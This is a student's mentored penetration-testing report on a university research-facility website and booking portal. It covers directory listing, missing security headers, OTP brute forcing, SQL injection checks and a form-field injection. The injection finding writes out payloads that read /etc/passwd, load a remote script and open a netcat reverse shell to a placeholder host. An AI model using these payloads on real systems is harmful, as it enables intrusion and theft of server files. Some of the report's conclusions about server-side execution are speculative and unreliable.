NITK Winter of Code

**CRF Website and Portal Vulnerability identification**

End report

# By Siddharth Bhat – 211EE151

# Mentor – Mr. Akash Gupta, NITK CRF

Review of Objectives

1. Gain a thorough understanding of various standard pentesting frameworks such as the OWASP framework
   1. Managed to learn a lot from OWASP and PortSwigger.
   2. Underestimated amount of information to learn. Everything was extremely interesting, but misjudged amount of time needed. Had a good basic understanding of everything, but going in-depth takes time
2. 2.Improve skills of database systems such as SQL, and learn PHP
   1. Learnt about SQL queries, and database management
   2. Spent around 15 days learning about PHP, XAMPP and the CodeIgniter framework which was used.
3. Interaction with mentor
   1. Had many fruitful interactions and discussion with my mentor Mr. Akash Gupta. He very patiently explained the entire codebase and its MVC framework to me. He also patiently explained about some of the known security issues present, and helped me fix them.
   2. Sir cleared all my doubts through interactions, even at a short notice. His in-depth understanding of the codebase helped me a lot.
   3. Learnt to use FileZilla to make changes to the live website.
4. Carrying out network tests
   1. Carried out extensive tests by DNS foot printing, trying to find out hidden subdomains which only admins have access to
   2. Carried out extensive port scanning and enumeration using Nmap, Megaping and nikto – Spent a lot of time on this and later realised that since I was assessing a website/web application – I should have focused lesser on such network configuration vulnerabilities and more on actual website vulnerabilities
   3. Tried to fingerprint the server on which the CRF website and portal were being hosted on – gained some info but not of much practical use in my current scenario.
   4. Configured and used scanners like Nessus and OWASP Zap to assess any vulnerabilities – Results were not very fruitful. Again, I wasted a lot of time on this, and should have rather done things manually and written my own scripts.
5. Prevent exposure of sensitive data
   1. Worked with Akash sir on these issues, fixed a couple of them, still working on some.
6. Finding vulnerabilities and creating a Proof-of-Concept(PoC) for them
   1. Found web application vulnerabilities and potentially dangerous information disclosures – Not yet created a PoC for all of them, but managed to do so for some. **Regret not spending more time on this – will continue to work on them in the long term**
7. Thinking and suggesting improvements to fix vulnerabilities
   1. Worked with Akash sir and fixed some information disclosure and directory traversal issues.
   2. Thinking of ways to fix vulnerabilities found. Discussing with Akash sir about different ways to overcome them – Work in progress
   3. Planning to add safety measures against other common web application vulnerabilities – guided by the OWASP framework.
8. Documenting **everything**
   1. Did not document everything in a structured manner – Should have done it with timestamps and datestamps, instead saved screenshots in different MS Word files haphazardly

Findings + Technical Details

# 1.Directory listing

Details: The CRF website – <https://crf.nitk.ac.in> was listing out directories and allowing free traversal of directories. One could view potentially sensitive files and folders, leading to unwanted information disclosure.

Info: This issue was noticed by Akash sir, and we worked on it together. One potential solution was changing file system permissions(rwx) and revoke access to external users. We finally decided to edit the .htaccess configuration file and use RewriteConditions to revoke access to any images , assets and files.

Status: Permission denied error is now shown to users

# 2.HTTP/S header issues(?)

Details: On observing the GET and POST request traffic being sent to and fro, the responses did not have the Content Security Policy(CSP) header and the X-Frame Options header.

Info: CSP headers allow us to define various directives, such as defining the default(trusted) source for fetching resources such as images, CSS, fonts, plugins, form actions, base URLs and *trusted JavaScript*. Enabling these headers in responses prevents some easy attacks on web pages, making life difficult for people with malicious intentions.

The X-Frame options header(now being replaced completely by CSP header) along with the CSP header also prevent untrusted <iframe> tags from being loaded into the site and allowing click hijacking – where things as severe as admin credential stealing can occur

Status: Possibly an issue with the CCC container provided to host the website and the way it serves responses. Have to work on this.

# 3.FTP/SSH configuration

Details: SMTP connections seem to be filtered by some firewall, which is a good sign. Connection from within the NITK intranet, as well as external connections are blocked. Unwanted SSH login requests are also automatically closed by the server.

Info: Anonymous logins are allowed in the FTP protocol but in this case, FTP connection requests are possibly filtered by a firewall. But there is still scope for an anonymous login, if the firewall can be possibly bypassed because we do not know if anonymous logins are disabled on the server. Anonymous logins can be a potential information leak as one can read all files on the server. If a known vulnerability is present on the server, then it can be exploited, leading to Remote Code Execution(RCE), fully compromising the server.

Status: Have to discuss with people behind the servers, and possibly try to evade the firewall. On doing so, one can check for anonymous FTP logins. In any case, it is advisable to disable anonymous logins.

# 4.Credentials and User Session management

Details: User sessions are appropriately checked every time one goes from one web page to another. Appropriate cookies and time limits are set

Conclusion: Authentication issues most likely do not exist

# 5.OTP Brute forcing

Details: For a first time user from withing NITK( i.e has a NITK edu email id), one is required to select a professor from the respective department as a mentor/in-charge. Only after doing so can a user proceed to viewing and booking various equipment. Upon selecting a mentor professor, a verification OTP is sent to their email id. It seemed like the OTP is only 4 digits long, and such an OTP can be brute forced to gain access into the booking section of the CRF portal without a professor’s acceptance. The booking section contains many more input fields, all possibly vulnerable to further exploits.

Info: On observing that the OTP is possibly limited from 1000 to 9999, I tried writing a bruteforce login script within BurpSuite, a web testing tool. After several tries, the script did not seem to work, and then I moved on to write a python script using the versatile Requests library to send HTTP POST requests to the OTP verification page. The page had CSRF prevention tokens(will be discussed) and I also had to be logged in to send such requests. After several hours of varying request parameters, headers and cookies, I was unable to brute force the page. Next, I shifted to Selenium, a python library that enabled browser automation through web drivers. By using Selenium, I did not have to handle the raw HTTP POST request itself since the browser would do that for me, all I had to do is accurately select the fields in which I had to send data and run the script till I was logged in. This method proved to be fruitful!

The selenium script is available here – <https://drive.google.com/file/d/1RFaOlQRPGVBCAzJb9KgHvDczGpaIO-Ok/view?usp=share_link>

Status: Since it is indeed possible to brute force a OTP page where a theoretical 9999-1000 = 8999 inputs exist, I have to discuss with my mentor about implementing a mitigation for this.

I did not observe being rate limited by the server, that is, I was able to send hundreds of requests a second from the same IP without being blocked. Then one could also possibly brute force(preferably brute force admin) the initial Sign In page at <https://crf.nitk.ac.in/SlotBooking/Auth> .

Ideas: There are many ways to mitigate something like this:

1.Recording the number of OTP submission attempts on the database and applying time based restrictions if too many attempts are seen. The OTP controller file could apply a 12 hour login restriction for every 10 attempts made to submit the OTP. Similarly, a 12 hour restriction could be applied for every 10/15 Sign in attempts

2.CAPTCHA – We could also implement Google’s reCAPTCHA in the Sign In page.

# 6.SQL Injection

Details: I tried out several methods of SQL injection on the website, but it seems like there is no place where one could verify the success/failure of such malicious code injection.

It looks like the SQL querying is done by the PHP model(in the MVC framework) by some functions which act as a wrapper over actual SQL query commands like FROM,SELECT,OR,AND. No direct access of the MySQL database is being done using plain SQL commands. I think that these PHP wrapper functions also perform input sanitisation before executing the queries, although I am not sure about this

Status: 75% chance that there is no explicitly dangerous case of SQL injection, but I would like to spend more time learning about advanced injection and sanitisation evasion techniques.


# 7.Local file inclusion (LFI) vulnerabilities

Details: File inclusion vulnerabilities make use of dynamic file inclusion on the website. If users are allowed to upload any file of their choice, this can be potentially exploited because a malicious user can have any dangerous code inserted in the file, which the server or browser may execute.


Info: The CRF portal required non NITK users to submit a id card/identity proof in the pdf format. Akash sir had also discussed about the saving of such files on the server. Given the right file, one could possibly send a php file(with pdf headers and extensions) and it would get saved on the server. If one could access this file/ run its contents, remote code execution could be achieved, which is very dangerous. I still have to learn a lot more and think of ideas to do this.

While checking for Cross Site Scripting(XSS) vulnerabilities, I found an issue which is neither a LFI nor an XSS! It is described below:


The input form for external users requires the following fields:




On testing the various input fields manually, I found that the below input




Caused the verification email which was needed to verify login came to my mailbox completely blank, with no link to verify!



A normal verification email would look like this(below)



“**hello**”is the name I gave in the initial input field during registration. Below is yet another email, where the name field is completely blank!



There clearly is a relationship between the name inputted in the HTML form and the name coming in the email.

Akash sir had explained about the controller files for the input forms, the inputted text is stored in one of the present models(database models). Then to create this email, a PHP script fetched this data from the database and executed it, and sent it in the form of a mail, all using PHPMailer.

This explains why the email did not have any verification link, because the input was “<script>/\*” – this would comment out any HTML/JS/PHP code which came after it, hence effectively commenting out a large portion of the code which created the email, hence no verification link would be created.

This is particularly dangerous because of one reason – it is the server which is executing all this code, it is **not** being executed in the user’s browser. When the server is capable of executing arbitrary code, we can do all sorts of things such as reading sensitive internal files( /etc/passwd and /etc/shadow if user is root) or even cause a RCE.

*<script>document.write('<iframe src=file:///etc/passwd></iframe>');</script>*

The above code injection in the name field of the input form should theoretically print out the details of the /etc/passwd file of the server.

*<svg/onload=setInterval(function(){d=document;z=d.createElement("script");z.src="//HOST:PORT";d.body.appendChild(z)},0)>*

*OR*

*<?*

*passthru(“nc -e /bin/sh HOST PORT”);*

*?>*


The above scripts can start listening on the specified HOST:PORT, which we can connect to from our machine, and we have RCE!

Fortunately, there exists a size limit on length of the name, so we are limited in sending malicious JavaScript/PHP to be executed on the server!

I will have to work with Akash sir to understand exactly how PHPMailer is working internally, and try to mitigate this issue.

# 8.Error messages

Details: Sometimes when trying to access different webpages, before/after logging in, error messages are shown, with an example below.



